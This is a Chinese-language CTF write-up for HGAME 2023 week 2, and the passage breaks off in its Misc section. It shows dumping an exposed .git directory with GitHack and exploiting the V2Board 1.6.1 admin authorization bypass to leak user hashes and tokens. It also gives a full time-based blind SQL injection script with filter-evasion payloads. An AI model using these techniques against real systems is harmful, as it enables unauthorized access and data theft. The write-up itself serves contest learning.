
Web

Git Leakage

由题得可知git泄露




Index of /.git/

```
(drwxr-xr-x) 12-Jan-2023 02:47         ../
(drwxr-xr-x) 12-Jan-2023 02:24         branches/
(drwxr-xr-x) 12-Jan-2023 02:24         hooks/
(drwxr-xr-x) 12-Jan-2023 02:24         info/
(drwxr-xr-x) 12-Jan-2023 02:24         logs/
(drwxr-xr-x) 12-Jan-2023 02:29         objects/
(drwxr-xr-x) 12-Jan-2023 02:24         refs/
(-rw-r--r--) 12-Jan-2023 02:29    25B  COMMIT_EDITMSG
(-rw-r--r--) 12-Jan-2023 02:24   259B  config
(-rw-r--r--) 12-Jan-2023 02:24    73B  description
(-rw-r--r--) 12-Jan-2023 02:24    23B  HEAD
(-rw-r--r--) 12-Jan-2023 02:47  21.2k  index
(-rw-r--r--) 12-Jan-2023 02:47    41B  ORIG_HEAD
(-rw-r--r--) 12-Jan-2023 02:24   584B  packed-refs
```


Node.js v19.3.0/ http-server server running @ week-2.hgame.lwsec.cn:31951

使用githack工具

```
python GitHack.py http://week-2.hgame.lwsec.cn:31951/.git/
```



```
[*] objects/43/1c0ce6222f2dc32b3e40b7ff008dbb72b64511
[*] objects/9a/246377f2c3934efb1f1221b6417b0d488b1c7d
[*] objects/1d/e22d64fbe7259cda7769fc025f06aa46f4e561
[*] objects/56/83fc3c2442266308c6941123aa1499fcb5ec25
[*] objects/6f/da8624907d56f87fc6f70b63a08e7449bea7d2
[*] objects/3a/eb8890a6e4a5f1342cdc8a3b3597bae3d2a0db
[*] objects/b1/0044866ec3fa03f3ea1412395e25fe680b23bb
[*] objects/10/b828c93e85855038122f3a717b7b4fb73835d7
[*] objects/43/1ae54c7a7d88db7d250457a0495ccc6e5da802
[*] objects/87/0f3aea006c949a7e60fe2b6f3c2194822557a7
[*] objects/00/d62c0d697532a39ca1f376e24baf3addaf8e1c
[*] objects/42/b40ebc7646b8f52a0d75bd4944c94d9cb39c8d
[*] objects/db/d52807c0c772c3841836d3460128096310b43c
[*] objects/83/8cbfbac932e2dc5528deebde4e2d2afc34daf5
[*] objects/aa/cb2f120220008b7bc27b74c41bfae86e74d656
[*] objects/e1/497983389049ce613e64bc8a88812adb46b30f
[*] objects/41/9e85ec5b045a9e56cf300338b469e733c78d31
[*] objects/03/72c1e17585038e445ef386c0bfafda7cac6971
[*] objects/7c/087a5a85b704128675eb5cd629d03123935a85
[*] objects/43/c8c6ac653cd0ebfdd1f0c687e12b44156917ec
[*] objects/c8/646bb752b61f14e2ca47019146ac4b9a4af824
[*] objects/20/e3838c0ceff97fefcb89b4c7fc7933db863566
[*] objects/21/49f9c7d46b75b7c96961ed3cb8ca3ec13a3384
[*] objects/35/cb567b318a82456038433eabd45b0dae603c9d
[*] objects/85/c18a0ec9675a49be23900df423e711ab0eb09c
[*] objects/fb/e6d936640072cbbe3b3bd8a7ad6036917dd593
[*] objects/bc/f875131ac4c8c53b74b9e92118e3c209aaf794
[*] Valid Repository
[+] Valid Repository Success

[+] Clone Success. Dist File : /home/lengy1/GitHack-master/GitHack-master/dist/week-2.hgame.lwsec.cn_31951
```




~/GitHack-master/GitHack-master/dist/week-2.hgame.lwsec.cn_31951/Th1s_1s-flag - Mousepad
File Edit Search View Document Help

```
hgame{Don't^put*Git-in_web_directory}
```

V2board

查询相关资料后发现是v2board越权漏洞，即在v2board 1.6.1版本中，由于鉴权机制存在逻辑漏洞，程序从Redis中获取缓存判定是否存在可以调用接口，导致攻击者可以以普通用户权限越权调用管理员接口并访问管理员相关功能。

先正常注册登录，邮箱密码随便输




V2Board

V2Board is best

123456@qq.com


••••••••••

登录得到auth_data,复制保存



```
▼ {data: {token: "e31251974cd3f145e22b6cf1cd45d46d",…}}
  ▼ data: {token: "e31251974cd3f145e22b6cf1cd45d46d",…}
      auth_data: "MTIzNDU2QHFxLmNvbTokMnkkMTAkZ1hJZkNoL3VZVGlobDIudUdrVmp0ZUltT1FJU0MxZWNrTGIvbU5NOU5tOXB6bUd4ajNsR20="
      token: "e31251974cd3f145e22b6cf1cd45d46d"
```

然后访问http://week-2.hgame.lwsec.cn:31745/api/v1/user/info接口，并将上述获得的auth_data作为authorization头发送，这一步的目的是让服务器将普通用户的Authorization头写入缓存中




URL
http://week-2.hgame.lwsec.cn:31745/api/v1/user/info

Use POST method

MODIFY HEADER


☑ Name: authorization   Value: MTIzNDU2QHFxLmNvbTokMnkkMTAkZ1hJZI



```
{"data":
{"email":"123456@qq.com","transfer_enable":0,"last_login_at":1673622566,"created_at":1673622566,"banned":0,"remind_expire":1,"remind_traffic":1,"expired_at":0,"balance":0,"commission_balance":0,"plan_id":null,"discount":null,"commission_rate":null,"telegram_id":null,"uuid":"4d2067b6-3728-4e75-a1ed-f60463d0e852","avatar_url":"https:\/\/cdn.v2ex.com\/gravatar\/35de170fc7836ea645e1a7d7b307ff6e?s=64&d=identicon"}}
```

这样表示写入成功

接下来访问管理员接口，如http://week-2.hgame.lwsec.cn:31745/api/v1/admin/user/fetch




URL
http://week-2.hgame.lwsec.cn:31745/api/v1/admin/user/fetch

Use POST method


MODIFY HEADER

☑ Name: authorization   Value: MTIzNDU2QHFxLmNvbTokMnkkMTAkZ1hJZI

得到数据



```
{"data":
[{"id":6,"invite_user_id":null,"telegram_id":null,"email":"123456@qq.com","password":"$2y$10$gXIfCh\/uYTih12.uGkVjteImOQISCleckLb\/mNM9Nm9pzmGxj31Gm","password_algo":null,"password_salt":null,"balance":0,"discount":null,"commission_type"
:0,"commission_rate":null,"commission_balance":0,"t":0,"u":0,"d":0,"transfer_enable":0,"banned":0,"is_admin":0,"is_staff":0,"last_login_at":1673622566,"last_login_ip":null,"uuid":"4d2067b6-3728-4e75-a1ed-
f60463d0e852","group_id":null,"plan_id":null,"remind_expire":1,"remind_traffic":1,"token":"e31251974cd3f145e22b6cf1cd45d46d","remarks":null,"expired_at":0,"created_at":1673622566,"updated_at":1673622566,"total_used":0,"subscribe_url":"ht
tp:\/\/week-2.hgame.lwsec.cn:31745\/api\/v1\/client\/subscribe?token=e31251974cd3f145e22b6cf1cd45d46d"},
{"id":1,"invite_user_id":null,"telegram_id":null,"email":"admin@example.com","password":"$2y$10$JLs3LJrKqsT1y8K.w9KzI.e0Jt\/7oU9W3gQYcUDSRjg1LReimLLTS","password_algo":null,"password_salt":null,"balance":0,"discount":null,"commission_typ
e":0,"commission_rate":null,"commission_balance":0,"t":0,"u":0,"d":0,"transfer_enable":0,"banned":0,"is_admin":1,"is_staff":0,"last_login_at":null,"last_login_ip":null,"uuid":"85a1c66e-d736-42b2-a0da-
69f6fb066e90","group_id":1,"plan_id":1,"remind_expire":1,"remind_traffic":1,"token":"39d580e71705f6abac9a414def74c466","remarks":null,"expired_at":0,"created_at":1673263308,"updated_at":1673267067,"total_used":0,"plan_name":"Vidar-Team
Plane\ud83d\udee9","subscribe_url":"http:\/\/week-2.hgame.lwsec.cn:31745\/api\/v1\/client\/subscribe?token=39d580e71705f6abac9a414def74c466"}],"total":2}
```



```
"is_admin":1,
"is_staff":0,
"last_login_at":null,
"last_login_ip":null,
"uuid":"85a1c66e-d736-42b2-a0da-69f6fb066e90",
"group_id":1,
"plan_id":1,
"remind_expire":1,
"remind_traffic":1,
"token":"39d580e71705f6abac9a414def74c466",
"remarks":null,
"expired_at":0,
"created_at":1673263308,
"updated_at":1673267067,
"total_used":0,
```

找到管理员账户的token即可

Search Commodity

sql注入,一些小问题还是折磨了我挺久的

测试出来被过滤的有 and,or,database,<,>,=,select,where,from,like,空格,

因为>,<,=被过滤了,所以用strcmp和greatest的函数达到相同效果

因为回显不是很明显,所以用时间盲注


```
import requests
import time

s = requests.session()
headers={
    'Cookie':'_ga=GA1.1.1828930571.1673599170;
_ga_P1E9Z5LRRK=GS1.1.1673620510.4.1.1673622892.0.0.0;
SESSION=MTY3MzY3OTk1NnxEdi1CQkFFQ180SUFBUkFCRUFBQUpQLUNBQUVHYzNSeWFXNW5EQVlBQkhw
elpYSUdjM1J5YVc1bkRBZ0FCblZ6WlhJd01RPT188FZOPCxrISBwmWOjehMmrdgo4yRhj17dRm_UTLZc-
5A='
}
url = 'http://week-2.hgame.lwsec.cn:30524/search'
flag = ''
i = 0
d = 0
while d == 0:
    i = i + 1
    low = 32
    high = 127
    while low < high:
        mid = (low + high) // 2

        # payload=f'1&&if(strcmp(greatest(ascii(substr(Database(), {i}, 1)) ,{mid}),{mid}) , 1, sleep(3))'    #数据库名1
        # payload = f'1&&if(strcmp(greatest(ascii(substr((Select(group_concat(table_name))From(infORmation_schema.tables)Where(table_schema /*!like*/ Database())), {i}, 1)) ,{mid}),{mid}) , 1, sleep(3))'          #表名1
        # payload = f'1&&if(strcmp(greatest(ascii(substr((Select(group_concat(column_name))From(infoRmation_schema.columns)Where(table_name /*!like*/ "5ecret15here")), {i}, 1)) ,{mid}),{mid}) , 1, sleep(3))'     #字段名1
        payload = f'1&&if(strcmp(greatest(ascii(substr((Select(group_concat(f14gggg1shere))From(5ecret15here)), {i}, 1)) ,{mid}),{mid}) , 1, sleep(3))'   #字段值1
        data={
            'search_id':payload
        }
        stime = time.time()
        # url1 = url + payload
        r = s.post(url=url,data=data,headers=headers)
        r.encoding = "utf-8"
        print(payload)
        # print(r.text)
        time.sleep(0.2)
        if time.time() - stime < 3:
            low = mid + 1
        else:
            high = mid
    if low != 32:
        flag += chr(low)
    else:
        break
    print(flag)
    #se4rch
    #5ecret15here,L1st,user1nf0
```

Crypto

RSA

Misc


Sign In Pro Max



Part1, is seems like baseXX: QVl5Y3BNQjE1ektibnU3SnN6M0tGaQ==
Part2, a hash function with 128bit digest size and 512bit block size: c629d83ff9804fb62202e90b0945a323
Part3, a hash function with 160bit digest size and 512bit block size: 99f3b3ada2b4675c518ff23cbd9539da05e2f1f8
Part4, the next generation hash function of part3 with 256bit block size and 64 rounds:
